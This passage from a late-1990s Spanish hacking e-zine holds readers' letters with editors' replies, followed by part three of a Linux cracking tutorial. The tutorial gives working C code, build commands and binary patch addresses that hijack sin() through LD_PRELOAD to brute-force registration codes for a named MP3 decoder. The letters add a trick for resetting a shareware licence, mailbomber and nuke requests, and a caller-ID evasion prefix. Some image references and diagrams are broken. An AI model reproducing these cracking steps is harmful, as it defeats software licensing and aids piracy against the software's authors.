que yo de frances ni mierda se me quede con las ganas de ver
su revista, si hago algo mal avisenme asi insisto
saludos

[Algunos ficheros se encontraban almacenados en la pagina de +NetBul
en Altern. Y como ya deberias saber, Altern cerro hace unos meses
por problemas legales. El tema de los ficheros estara solucionado
cuando leas estas lineas]

-{ 0x16 }-

Hola, soy El Maestro, leo vuestra revista y al ver vuestra pagina me decidi a
aportar algo. La revista y los complementos en los 8 dias de oro, en la pagina
de SET, me gustaria que GreeN pusiese el zip que os mando en la web, plz (y
si lo poneis de paso poned mi nombre). Que sigais haciendo SET siempre.
PD: lo de teleline no kiere decir ke sea novato :)

[Gracias por los iconos. Estaran en la web cuando leas esto.

En cuanto a TeleLine... Tampoco te vemos el parecido con el
mico Aurelio ;)]

El Maestro.

-{ 0x17 }-

Hola mr.falken:
Es un honor dirigirme a ud. lo voy a hacer corto....
1º Eres tu el auto de un programa llamado mutator (m.exe)?

[NO]

2º Tienes o sabes donde puedo pillar una ’biblia’ NOKIA 918?

[Usa un buscador]

3º Una vez creo haber leido que la para saber la URL de una IP
teniamos que recurir a una pagina o algo asi..
Mira quiero saber exactamente de donde (+o-) me llegan los Mail.

[Ein?!?!?! Explicate mejor]

---Bueno con respecto al punto 1º me basta un Si o un NO... y
luego te hablo mas....

[Fale]

-{ 0x18 }-

Q ondas??? les mando 2 programas el mailbomber(para mandar correos bombas
y/o anonimos), y una utileria para phreaking principalmente para jugar con
el telfeofno, tiene blue box, red box y unas funciones para
telmex(telefonos de mexico), queria saber si pueden publicar esos programas
ya q yo los hice ambos para w95/98!! y espero si uds quisieran algun
programa yo se los puedo hacer, por el momeno quiero tener info para hacer
un winnuke para w95!! saben dodne puedo conseguir por ejem,: q tienes q
conectarte al port 139, mandar ..... etcetc

[Creia que esos programas ya los habia visto en otra parte. Porque
no haces algo nuevo y creativo? Lo de nukear... es absurdo.]

salu2 y espero pronta respuesta!!
Atte. Poledg

[Daemon: Articulo exhaustivo con codigo fuente de nukes a porrillo en un SET antiguo. Busca cual que yo no me acuerdo]

-{ 0x19 }-

Hola, que tal...espero que todo bien...escribo estas lineas para que me expliques como puedo llegar a modificar un pagina de inet.

Lo que nesesito que me resuelvas son las siguientes dudas:

1-Que puertos tienen que estar abiertos?

[Con la puerta de entrada al edificio, basta]

2-Que exploits tengo que usar, y como me doy cuenta que tipo de server es al que quiero joder.

[Pregunta. Pero con educacion. Que luego nos llaman delincuentes]

3-Los exploits que mando los tiene que ejecutar el op?

[Si hombre, si. Si no eres el op del canal no vale de nada]

4-Hay alguna otra forma de hacerlo?

[Se esta investigando]

5-Si los puertos estan cerrados, existe algun programa para abrirlos?

[El demonio... XDDD]

6-Descubri un server que tiene abierto el puerto 80 osea el www, pero cuando voy a escribir algun comando no me deja, osea no escribe nada(esto en telnet), no sabes porque sucede?

[Si, que estas hablando con el servidor HTTP. Sabes HTTP?]

7-Como borro mis huellas, existe algun programa tipo wingate pero que sea mas facil de configurar?

[MAS FACIL !?!?!?!?!]

Y por ultimo...

8-Falta algo mas?

[Si, el cerebro.]

Bue...creo que se me hizo un poco larga la cosa...espero que me lo sepas contestar...

[Me extra~a que luego se diga por ahi que los hackers son delincuentes... Con este tipo de gente...

Recomendacion... Mas sentido comun y menos peliculas sin sentido]

Chau y hasta la proxima!

-{ 0x1A }-

No se pueden bajar todas las versiones, supongo ke es ke no estan. Si no estan en el servidor podriais quitar el link, pero yo es la primera vez ke me konecto, y me gustaria hojear, las ediciones anteriores.

Pk-2

[Como he mencionado varias veces, hemos tenido un problema con el servidor. Todo estara solucionado para cuando leas estas lineas.]

-{ 0x1B }-

Hola!!!

No se si os acordais de mi, soy Netshark, os envie un e-mail con un posible bug encontrado por mi y resulto ser un bug mas viejo que matusalen, con la ilusion que yo tenia:)) Pues bueno ya no me enrollo mas y voy al grano; el motivo de este mail es enviaros el peque~o archivo por lotes que viene a continuacion. Es un programilla para pegar todos los articulos de SET en uno llamado set.txt. Ya se, ya se, os estareis pensando, pero para que hace algo que ya esta hecho (GlueSET). Pues por la sencilla razon que la version para DOS de este programilla no me rulaba, asi que aqui va este que si me funciona.

[No te preocupes por el bug

Gracias por el NETpaste. Ya esta colocado en el Bazar.]

-{ 0x1C }-

+ Hello Hacker’s in tHe SET Magazine:
=-=

Estoy mandando un mail desde el culo del mundo (Argentina), aunque a Argentina lo llevo muy adentro de mi corazon y digo culo porque estamos al fondo del mapa y es donde llegan al ultimo las noticias, y me gustaria comentar que la e-zine it’s very-cool men!, estoy aprendiendo sobre este nuevo mundo para mi que es el hacking, deseo aprender todo lo que me sea posible aprender. Mi apodo es DarkByter (espero que no haya un hacker con el mismo, sino lo cago a patadas si lo llego a encontrar, si hay algun hacker llamado de ese modo avisenme!). Bueno queria que me informaran sobre este asunto de la OHR, tema del que hablan en SET13, porque en realidad me cae como el ojete (en Argentina=culo), supuestamente un hacker es alguien libre y no veo razon por la cual un hacker deba pertenecer a un grupo.

[XDDDDDDDDDD]

[Despuer de recuperar el aliento, te explico. Toda aquella co~a salio con motivo del dia de los Santos Inocentes aqui en Espa~a. Vamos, que se trataba de una broma, en la que puedo asegurarte que no eres el unico que ha caido.]

Como segundo tema me gustaria saber como ocultar una ventana dentro del MOTHER FUCK’N guindous ninety fuck, porque tengo un programa que oculta la ventana (Winhide) de un supuesto sniffer, la mala leche es que los datos del sniffer quedan muy a la vista, he usado el Keylog95 pero no me funciona bien (como yo quiero). Estoy esperando el momento de poder adquirir una NOTEBOOK para poder clavarle el LINUX RED HAT, nueva adquisicion de un compa~ero de la Universidad. Estoy estudiando ingenieria en la universidad, estamos, con un compa~ero, intentando armar una BBS con LINUX RED HAT para la facultad.

[Buen rollo tu! Cuando tengais algo montado, avisadnos, ok?]

Por otro lado comento que me parecen muy interesantes los datos cedidos por PROFESOR FALKEN,~ATILA~, Paseante, +NetBull and all the GUYS it’s work in the magazine, lo que me gustaria es que, como yo estoy en un nivel inicial, bajaran un poco la tecnicatura de algunos temas. Disculpen que no hay a mandado el mensage en PGP, la verdad es que me anda muy mal...

[El tema del nivel ha sido motivo de polemica durante mucho tiempo. De hecho, en todos los numeros tratamos de publicar articulos de iniciacion.]

"The piracy is a crime provided i don’t do it"

Sended By DarkByter(Mi Nick)
Marzo, 1999.
(ARGENTINA-CORDOBA)

-{ 0x1D }-

P u b l i c i d a d G R A T I S ?
Despues de vacaciones, usted podra colocar
un banner durante un mes, en la web:
TecnoMagazine (www.tecnomagazine.com),
totalmente GRATIS.

Y si ademas nos coloca un link en su web,
le regalaremos otro mes gratis !

Mas informacion en:
http://www.tecnomagazine/banners

---------- PROMOCION LIMITADA ----------

[QUE BIEN !!! Y la mu~eca chochona de regalo?!?!?!

XDDDDDDD]

-{ 0x01E }-

Hola, soy un lector de la revista set.
Solo queria (si podeis), pediros unas cuantas cosas:

-Para mucha gente (almenos yo), hay un monton de terminos que no se entienden, exceptuando warez, phreak, y todos esos conocidos, hay unos cuantos que no quedan muy claros, y me pregutnaba si podrias, no se si podra entrar en el Set19, pero en el Set20, un diccionario vastante amplio.

[Y que terminos son esos? Por que no te animas tu a hacerlo, ya
que tu eres quien no entinde esos terminos, y asi de paso aprendes
cual es su significado?

Recuerda, las faltas de ortografia bajan nota. (bastante)]

-Por cierto, el apartado de humor es muy bueno, tambien podrias poner mas?

[Ya me gustaria. Pero fijate en el tama~o de este numero...]

Bien en todo caso, puedes mandar este mensaje al carajo.

PD: donde puedo conseguir la revista set del 12-al 18?, gracias.

[En nuestra pagina, en http://set.net.eu.org]

-{ 0x1F }-

Queria decir, que los apartados de humor, son muy buenos, y comentar si habias visto nunca la pifia de Jurassik Park, en la que el gordito con gafas esta realizando una videoconferencia con otro tio que esta en un puerto. en esta escen si te fijas bien, se be en el marco donde sale la imagen del tio que esta en el puerto, el boton de paly, y si no me equivoco era un ficehro avi. osea que el tio esta hablando con un fichero *.avi. bueno no se si me explico pero es una pifia -- asi de GORDA!.

[No me habia dado cuenta... XDDDDD]

ala dios...

-{ 0x20 }-

En primer lugar saludaros. En segundo, quiero informaros sobre un "agujero" que he encontrado en el Proxy de CSM. Al instalar la version Shareware de este software para compartir acceso a Internet se nos da la posibilidad de registrarlo.

En este punto he descubierto un par de fallos. Si, "por casualidad" estamos probando el efecto 2000 y tenemos la fecha ajustada sobre el a~o 2019, el programa registra dicha fecha. Tras esto, al ajustar la fecha a la actual, el programa no se da cuenta de que lo estamos enga~ando. Pero si la fecha es muy lejana (digamos 2099), no permite el registro.

Tambien, una vez registrado, introduciendo un nombre muy largo (800 caracteres) mediante cortar y pegar y lo repetimos en el password, resulta que el programa encargado del registro se bloquea. Ejecutandolo (no el instalador, sino el "registrador") llamandolo desde otro directorio (mediante DOS), no considera la informacion de licencia anterior y aparece como un nuevo registro (util si nos caduca la licencia).

Este fallo se encuentra en las versiones hasta la 4.0. Mas alla no lo he comprobado, pero parece que la empresa (alemana) no va a corregirlo. Asi que ya sabeis, cuando necesiteis compartir acceso a Inet, no os compliqueis con Linux si no lo conoceis bien. Si no salis de los SOs de Billy este proxy es bastante bueno, y no hace falta krakearlo para usarlo sin limitaciones. Ademas funciona en 95,98 y NT.

[Sigo prefiriendo soluciones free, como las que se obtienen con Linux. Pero ahi queda eso]

Para acabar, una preguntilla. Ha llegado a mis oidos que con un lector/grabador de tarjetas chip se puede clonar a las Activa de Timofonica y las Formula de Airtel. Es factible? Me refiero si realmente funciona o solo es implementacion teorica. Explicar esto en SET 19 o 20. Pero clarito, que tengo poca idea de programacion en PC (se BASIC de Amstrad) aunque pe~a que me puede echar una mano.

[Es factible. Totalmente factible. Echa un vistazo en el catalogo de Conrad en http://www.conrad.de y te encontraras algunas sorpresas... LEGALES.]

Y ahora una filtracion desde Timofonica de Espa~a. Informacion reservada, por ahora. El caller-id de las llamadas puede eliminarse. Basta con marcar 067 como prefijo antes de marcar. Sirve para RTB, RDSI y GSM. Evita que se muestre el numero al que se llama en GSM y RDSI. Pero si la llamada es a un servicio de emergencia (digamos 091) entonces si se muestra. No es 100x100 seguro, infalible, pero el 99x100 de las veces funciona.

[Vale. De todas formas lo mas interesante seria explicarle a la gente como se puede construir una Caller-ID box en Espa~a para RTB]

En septiembre se extendera la funcion de identificacion de llamada entrante a RTB, bajo un nuevo servicio (ya sabeis linea multiservicio) y un nuevo terminal telefonico (bastante hortero). Yo ya tengo un prototipo (mejor dicho, una adaptacion del Forma, se llama Informa, y le he a~adido una ele (Informal)) que funciona bastante bien. Pero el nuevo terminal que se llama Domo es de colorines chillones. Mas hortera que un ataud con pegatinas. Me quedo con el que ahora tengo. Ademas, el coste del servicio es de 1000 pelas de alta y 200 mensual, mas IVA. Ya sabeis lo que os valdra, pasaos a RDSI que es gratis (y no se desconecta asi como asi de Infobirria +)

[Por eso decia yo lo de la Caller-ID Box.]

One question, please. Algien tiene un modem Sitre Micro V32B?. El mio se ha estropeado. No es ninguna maravilla de la velocidad, pero funcionaba (o al menos hasta ahora). Ahora mismo le tengo echo un puente en lo que parecia ser una resistencia o un fusible (no se lo que puede ser, es algo muy raro), y se enciende, hace el autotest y todo eso. Pero si intento llamar no marca. Puede ser un problema de algo mas o con buscar ese componente se solucionaria todo? Que driver (Win98) uso? Funcionaria bajo Linux (estoy pensando en instalarlo)? Alguien tiene un esquema electrico? Hay

alguna manera de acelerarlo o me compro otro? La electonica no es problema. Si alguien tiene algun modem estropeado o no lo usa, que me lo mande. Para una ONG, Modems sin fronteras (that is a joke). Ya en serio, recojo modems o piezas de PC averiadas para repararlas y mandar PCs a ONGs que no pueden permitirse pagar un PENTIUM 8 a 962 Gigahertzios. Mi e-mail al final. Pago gastos de envio si la pieza merece la pena.

[Hombre, lo del esquema electrico... Al menos algunos datos si que puedes obtener en Internet. Has buscado por ahi?]

Por ultimo, llevo buscando desde hace meses la manera de mandar mensajes a buscas (beeper) mediante E-Mail. Por ahi circulan unos bonos que lo permiten, por lo que tiene que haber una manera de hacerlo. Si quereis un conejillo de indias, usad el mio. Es un Motorola (promocion Coca-Cola). Esta en la banda de los 148.6250 MHz (o al menos eso pone). Luego vienen unos numeros que parecen ser numeros de serie, pero son varios, ahi van:

```
A03PHB5962AA
723IXJ7965
E 99 94 0644
Made in Ireland
```

Ya al final figura algo interesante. Se llama "Clave de activacion" y te la preguntan al darte de alta en el servico. Parece ser un identificador unico de cada receptor. El mio es 1226407. Tambien hay un codigo de barras sin numero, solo con un 8 delante. El numero de usuario en Mensatel (940331331) es el 712058. A proposito, si intentais mandar algo directamente, estoy en la provincia de Huelva.

Esto es todo lo que puedo daros. A lo mejor en el manual viene algo mas.

[En el manual no viene nada mas que pueda ser de interes. Lo que tu estas buscando es un Gateway Internet-Mensatel. Haberlo, haylo. Pero como bien dices, es de pago.
A mis oidos llego la noticia de que algo habia aun por IberPAC, y que fue cerrado a finales del a~o pasado... No tengo mas datos.]

Este tio se larga. Auf Wiederhoren. Esperando SET19.
The Blue Script - el_puto_de_chema@hotmail.com

P.D.:Perdonad un micro-e-mail que os mande el otro dia. Tenia prisa.

[Bah! No pasa nada]

-{ 0x21 }-

Primero, enhorabuena por vuestro e-zine, es de lo mejor que he visto en cuestion de ezines en español. Lo que mas admiro es la continuidad, llevais ya 18 numeros, y hay poca gente (si no nadie) que haya trabajado tanto. Pero he visto que lo habeis dejado un poco de lado, sobre todo el mantenimiento de la page, donde hay death links. Por ejemplo no puedo pillar el numero 18 porque dice page not found, vamos, que no esta. Por otra parte, teneis casi todos las ediciones de SET albergadas en altern.org, un dominio a punto de caer (adjunto la traduccion en frances de parte del mensaje que hay en la page de altern.org). Lo peor de todo, es que por lo que he visto lleva asi la page desde el 13 de Noviembre del año pasado. Se que requiere mucho esfuerzo, trabajo y tiempo para volver a poner todo en orden, es comprensible, pero estoy seguro que cientos (si no miles) de personas que leen vuestro e-zine estarian muy agradecidos. Por cierto, estoy dispuesto a colaborar con SET con traducciones de textos en frances.
Aqui va la peque~a traduccion del texto.

[Sabemos los problemas por los que esta pasando nuestra pagina. De hecho, por eso queremos que este totalmente operativa antes de que leas estas lineas, y en eso se estan centrando nuestros esfuerzos.

Pero ademas de esto, tenemos nuestra vida privada... Eso hace

que haya momentos en los que no se pueda dedicar ni un triste
minuto a SET a la semana. Bueno, esto se dice, pero luego
se acaba sacando tiempo de donde no lo hay.

El problema de Altern nos pillo de impreviso. Ahora con prisas
como ya nos es habitual, estamos remontandolo todo. Pero esta
vez queremos que salga bien, que no os tengais que preocupar
por si falla algo.

Te tomo la palabra de traducctor de frances]

-{ 0x22 }-

El Profesor Falken

Me tome el atrevimiento de contactarlo para darle las gracasi por su
articulo del telefon publicado en la revista saqueadores

Jaime

-{ 0x23 }-

From: dannyorbel@geocities.com

Attachment: Happy99.exe

[Esperate que me chupo el dedo. XDDDDDDDDDDDDDDD
Por cierto, cuidado con el boa.exe. Es mas de lo mismo.]

EOF

-[0x0C]----------
-[CRACKING BAJO LINUX - III]----------
-[by SiuL+Hacky]----------SET-19-

1. INTRODUCCION

Hagamos memoria, en el numero anterior habiamos utilizado algunas herramientas como el depurador o el desensamblador con el objetivo de encontrar el lugar adecuado para parchear un fichero ejecutable. El programa, un codificador/decodificador de Mpeg layer 3 (del que al final teneis un enlace) tenia una serie de funcionalidades limitadas que se pueden habilitar siempre que introduzcamos un codigo de registro adecuado. Parcheando determinadas instrucciones, que son las que hay que localizar convenientemente, conseguimos utilizar todas esas capacidades que se encontraban vetadas a los usuarios no registrados.

Este es el gran problema de los programas que utilizan codigos de registro. A veces el mecanismo de autentificacion de esos codigos es realmente meritorio, pero las decisiones que el programa toma una vez que el proceso ha sido o no exitoso, son extremadamente debiles. Algunas de estas debilidades son:

1) La autentificacion solo se realiza una vez, con lo cual un simple parcheo sirve para desactivar esa proteccion.
2) Esta comprobacion del codigo de registro se realiza inmediatamente despues de ser solicitado. Esto facilita la localizacion de las instrucciones a parchear.
3) Incluyen vistosos mensajes de error que llevan facilmente a las rutinas de comprobacion.

A pesar de que en mas del 90% de los casos el parcheo es el mecanismo mas sencillo y rapido para desactivar aplicaciones con funcionalidades desactivadas, puede darse otra solucion, quiza mas elegante, y que consiste en obtener un codigo de REGISTRO valido. No me estoy refiriendo a consultar uno de esos gigantescos listados en los que hay codigos de registro a la carta. Me refiero a generar nuestros propios codigos de REGISTRO.

En muchos casos el codigo de registro se personaliza, de tal forma que a cada identificador de USUARIO (nombre, compa¤ia o lo que se considere oportuno) le corresponde un unico codigo de REGISTRO. En otros casos el codigo de REGISTRO no esta personalizado, sino que consiste simplemente en una secuencia de numeros y a veces letras que cumple una condicion determinada.

Dentro del primer grupo (codigo de REGISTRO personalizado), una de las grandes debilidades consiste en que tras introducir el USUARIO y el (supuesto) codigo de REGISTRO, el programa genera a partir del identificador de USUARIO, el codigo valido y comprueba que efectivamente coincide con el que el usuario ha introducido. No hay mas que examinar en algun momento una determinada posicion de memoria para ver cual es ese checksum o codigo de REGISTRO valido.

El programa que estamos analizando, utiliza la segunda modalidad. Si recordais, l3dec tan solo solicitaba un numero, que luego veriamos que debia tener 14 cifras. Se trata por tanto de una de las soluciones "menos malas", ya que en principio no nos genera un numero valido, sino que simplemente mediante rutinas mas o menos complejas, manipula este numero para ver si cumple alguna estravagante propiedad. No vamos a entrar en que hacen esas rutinas, primero porque es una tarea aburrida de analisis, completamente independiente del sistema operativo y de la

que podeis encontrar montones de ejemplos en tutoriales para DOS/Windows. Segundo porque creo que siempre que nuestro, cada vez menos rapido, PC pueda hacer esta labor, tanto mejor.

2. ATAQUE POR FUERZA BRUTA ----------

Si, lo que vamos a hacer es ataque por fuerza bruta. Esto no es generalizable y dependiendo del caso sera un alternativa factible o inviable. Se puede facilitar la labor si mediante un somero analisis de las rutinas de comprobacion encontramos alguna caracteristica que reduzca el espacio de claves a probar. Por ejemplo en este caso conocemos que el numero debe tener 14 cifras, ni una mas, ni una menos.

Muchos de vosotros conocereis programas de ataque por fuerza bruta que intentan obtener los passowrds de un fichero /etc/passwd. Pero que ocurre si la rutina de validacion no es publica, que ocurre si esta enterrada entre miles de lineas de codigo ? Bueno pues habra que buscarla, y para eso contamos con el depurador y el desensamblador. Habra ocasiones en las que el proceso de validacion este suficientemente distribuido/escondido, como para que no seamos capaces de encontrar una funcion del tipo:

```
int validar(char* codigo, otros_parametros_varios);
```

variaciones sobre este esquema hay multitud ... pero en general, recordad, que se busca una funcion cuyo valor de retorno depende exclusivamente de que el codigo sea el adecuado o no.

Una vez localizada se trata de llamarla insistentemente hasta obtener un resultado positivo (que suele ser devolver un 0 o un 1, segun casos). Ciertamente el tener localizada la funcion ayuda, pero quedan todavia muchos detalles tecnicos pendientes. Como se hace la llamada ? En principio se nos pueden ocurrir varias soluciones:

1) Si la funcion se encuentra en una libreria dinamica, cualquier programa la puede cargar y ejecutar.
2) Si esta en un ejecutable, copiar la rutina y reproducirla en nuestro bucle.
3) Mapear la funcion desde el fichero hasta nuestra zona de memoria, mediante una llamada del tipo mmap.
4) Introducir nuestro bucle en el codigo del programa y modificar el flujo de ejecucion. Aqui caben las opciones de introducir nuestro codigo sobreescribiendo o no.

De estas posibles soluciones, si analizamos brevemente lo que implica cada una a la hora de implementarlo practicamente:

1) En Windoze suele darse el caso de que la funci¢n de comprobacion de una clave se encuentre en una DLL, pero en linux esto es ciertamente un caso extra¤o (quiza FlexLM sea un ejemplo). Si asi ocurriera es sencillo, tan solo hay que hacer la llamada a la funcion de la misma forma que se llamaria a una funcion de la libreria C, y luego lincarlo dinamicamente.

2) Sin entrar en lo que para la estabilidad mental puede ser transcribir la rutina en ensamblador, aunque copiaramos los bytes a saco, cualquier tipo de inicializacion bien escondida podria alterar los resultados. Imaginad que en la comprobacion se usa una tabla de numeros que se inicializa en tiempo de ejecucion. Esto a¤adido a una evidente falta de elegancia no hace muy recomendable esta opcion.

3) Esta opcion es similar a la anterior. En ella se ahorraria la "transcripcion de la funcion", pero habria que tener mucho cuidado en las referencias absolutas a codigo (por ejemplo si la rutina llamara dinamicamente a alguna funcion de C), y en las referencias a datos. Yo creo que es demasiado aparatoso y poco versatil.

4) Esta solucion es en teoria perfecta, ya que podriamos reproducir fielmente el proceso de introduccion/comprobacion de claves. Para ello hay que modificar el flujo de ejecucion del programa para que nuestro bucle se ejecute. Al llevarlo a la practica sin embargo, hay dos problemas:

(a) Donde se acomoda el codigo? Se puede sobreescribir codigo que sepamos no se va a utilizar, o se le puede hacer hueco en la estructura ELF. Se trata de algo parecido a introducir un virus. La sobreescritura de codigo es evidentemente mas sencillo pero menos elegante, y la insercion plantea una serie de problemas que se extienden bastante y que seguramente trataremos en un futuro proximo.

(b) Cabe la posibilidad de escribir el codigo en ensamblador, pero si tenemos en mente dise¤ar el bucle en C, compilarlo y luego insertarlo, hay que tratar con especial cuidado temas como llamadas a librerias dinamicas.

Vale, vale ya de problemas... nadie dijo que fuera una solucion facil :) Hay todav¡a un recurso que nos permite el lincador dinamico y que voy a describir como utilizarlo para nuestro objetivo.

3. VARIABLE DE ENTORNO LD_PRELOAD ----------


Para que se utiliza esta variable de entorno ? Supongamos que queremos modificar el funcionamiento de una funcion perteneciente a una libreria dinamica; por ejemplo queremos que printf saque por pantalla el mensaje "Soy la funcion printf" independientemente de los paramentros especificados. Lo que haremos sera crear el nuevo codigo de la funcion printf y compilarlo como una libreria dinamica. Luego inicializamos la variable LD_PRELOAD con la localizacion de NUESTRA libreria, de tal forma que el licador dinamico la cargara la ultima, sobreponiendo cualquier simbolo que encuentre (la nueva printf) a otros de igual nombre que hubiera cargado anteriormente (la printf de C).


Si no existiese un mecanismo como este, deberiamos conseguir el codigo fuente de la libreria C (algo que no seria realmente muy dificil), modificar la parte correspondiente que nos interesa -- la funcion printf en el ejemplo contemplado -- y entonces recompilarlo todo. Tendriamos entonces dos librerias C, cuya cuanto menos problematica convivencia obligaria a intercambiarlas cada vez que precisaramos uno u otro comportamiento.

La utilizacion de la variable LD_PRELOAD ya se detalla en la documentacion del licador, por ejemplo. La variante interesante no es solo que el programa vaya a acceder a la funcion (printf) modificada, sino que desde el codigo de la nueva funcion EL ESPACIO DE DIRECCIONES DEL PROGRAMA ES VISIBLE, con lo cual la nueva printf no tiene porque retornar inmediatamente, sino que puede llamar a codigo del programa principal.

Vaaaale, voy a hacer un dibujillo con lo que va a pasar:

***** FUNCIONAMIENTO NORMAL ******





Ya, ya se que estamos avanzando muy deprisa, pero a cambio estais viendo cosas ciertamente avanzadas :). Si hay cosas confusas, con la aplicacion que vamos a hacer de este metodo en el siguiente ejemplo, espero que todo quede mas claro.

Inconvenientes. Casi todo tiene inconvenientes y esto no iba a ser menos. Este procedimiento solo es aplicable en el caso de programas lincados dinamicamente, con lo cual, aunque no son muy habituales, no vale para programas lincados estaticamente. En los programas estaticos tampoco podriamos hacer uso de la magnifica herramienta "ltrace". De todas maneras el que el programa sea estatico facilita notablemente modificar la estructura ELF (la opcion [4] que hemos contemplado en el apartado anterior).

4. APLICACION A UN PROGRAMA: DECODIFICADOR DE MPEG ----------

Vamos a utilizar este autentico TORRENTE de conocimientos para obtener numeros de registro validos en el decodificador/codificador de MPEG. Los pasos a realizar son los siguientes:

==> (a) Hay que localizar en el programa victima cual es esa llamada que verifica el codigo de registro. Recordando la entrega anterior del curso, esta se encontraba en la siguiente direccion:

```
08058d51 call   08058fa8
```

Esta funcion devolvia cero en caso de que el codigo fuera valido y un numero distinto si es invalido. Veamos cuales eran sus parametros:

```
08058d4f pushl  %eax      <- puntero
08058d50 pushl  %esi      <- puntero al codigo de registro
08058d51 call   08058fa8
```

Si recordais que los punteros se declaran en orden contrario al orden en que se salvan en la pila, podemos caracterizar la funcion de validacion

de la siguiente forma:

```
int valida(char* cadena, int* x)
```

Entonces, los dos datos que sacamos en este primer paso son

```
         ---> Direccion real de la funcion: 08058fa8
         ---> Declaracion de la funcion: int valida(char* cadena, int* x)
```

===> (b) Tenemos ahora que elegir de entre la lista de funciones lincadas dinamicamente. Por ejemplo vamos a utilizar la funcion seno (sin), que presumiblemente no se va a utilizar en el proceso de registro. Examinando la salida que proporciona el desensamblador dasm (publicado en SET16):

```
08048aa8      DF *UND*  00000000 sin
```

cuando el programa hace un call 08048aa8, el lincador dinamico se encarga de que se llame a la funcion seno. Mediante la variable de entorno LD_PRELOAD, conseguiremos que si el programa hace un call 08048aa8, se llame a nuestra funcion bucle.

===> (c) Una vez elegida la funcion dinamica a sacrificar, tenemos que implementar la NUEVA funcion seno, que venimos llamando funcion bucle. Precisemos que es lo que debe hacer esta funcion bucle:

```
  (c.1) Debe conocer la direccion de la funcion de validacion: 08058fa8
  (c.2) Debe generar un codigo de registro
  (c.3) Debe llamar a la funcion de validacion, probando el codigo recien
        generado.
  (c.4) Si la comprobacion es positiva, mostrar el numero; si es negativa
        volver al paso (c.2)
```

Hay aqui libertad para generar los numeros de registro de la forma que a cada uno mas le guste. Yo personalmente creo que generando numero aleatorios es mas sencillo llegar a resultados positivos, de ahi la implementacion que os ofrezco. Creamos entonces un fichero llamado sin2.c:

```
#include <stdio.h>
#include <stdlib.h>

int sin(char* cadena, int* x){
 int (*valida)(char*, int*);
 int retorno;
 unsigned int numero1, numero2;
 char buffer[30];

 valida=0x08058fa8;
 numero1=random();
 numero2=random();
 snprintf(buffer, 15, "%u%u", numero1, numero2);
 while(( retorno=(*valida)(buffer,x))!=0){
   numero1=random();
   numero2=random();
   snprintf(buffer,15, "%u%u", numero1, numero2);
 }
 printf("\n\n ##### Codigo: %s #######\n\n",  buffer);
 return(0);
}
```

La variable "valida" es un puntero a la funcion de validacion que se

encuentra dentro del codigo del programa "l3dec".

Notad que la potencia de este metodo, es que no impone apenas restricciones en cuanto a la forma de generar la funcion bucle: se puede programar en C como un programa mas, tan solo compilandolo luego de una forma algo diferente. Es lo que vamos a ver en el siguiente paso.

===> (d) Ya tenemos el programa. Que hacemos con el ? Habra que compilarlo. El proceso de compilacion no va a ser exactamente el habitual, ya que no vamos a generar un ejecutable, sino una libreria dinamica. Esta libreria dinamica solo va a contener una funcion publica, identificada con el nombre "sin" y que va a reemplazar a la funcion "sin" que se encuentra en la libreria matematica de C (libm.so.6).

Compilamos en primer lugar el programa en C, de forma que no haga el licado automaticamente, sino que simplemente compile y genere un fichero objeto:

```
gcc -c sin2.c
```

Nos habra creado, si no hay ningun problema (exceptuando quizas un par de warnings quejicosos), un fichero sin2.o. A continuacion vamos a crear la libreria dinamica que vamos a llamar libsin.so.1.0:

```
gcc -shared -Wl,-soname,libsin.so.1 -o libsin.so.1.0 sin2.o
```

De nuevo, si listamos los ficheros del directorio, debera aparecer nuestra flamante nueva libreria.

===> (e) Antes de ir directos a fijar la variable de entorno LD_PRELOAD, es necesario parchear el codigo ejecutable del programa. Recordemos dos datos importantes, que anteriormente han salido a colacion, pero que ahora nos van a hacer falta:

```
        (e.1) 08058d51 call   08058fa8
        (e.2) 08048aa8   DF *UND*  00000000 sin
```

El primero nos indica, por un lado, desde que direccion del programa l3dec se llama a la funcion de validacion (0x08058d51); y por otro, se indica donde esta esa funcion de validacion (0x08058fa8). El segundo dato nos indica la direccion de referencia de la funcion "sin" (0x08048aa8). Que quiero decir con "direccion de referencia" ? Bien, el programa no llama directamente a las funciones contenidas en librerias dinamicas, entre otras cosas porque no sabe cual va a ser su direccion. Hay entonces una direccion de referencia a la que llama el programa (0x08048aa8 en este caso) y ya se encargara el licador dinamico de que se produzca un salto a la verdadera ubicacion de la funcion dinamica.

Conocido esto sustituiremos la llamada a la funcion de validacion, por una llamada a la funcion "sin":

```
CAMBIAMOS:      08058d51 call   08058fa8
POR:            08058d51 call   08048aa8
```

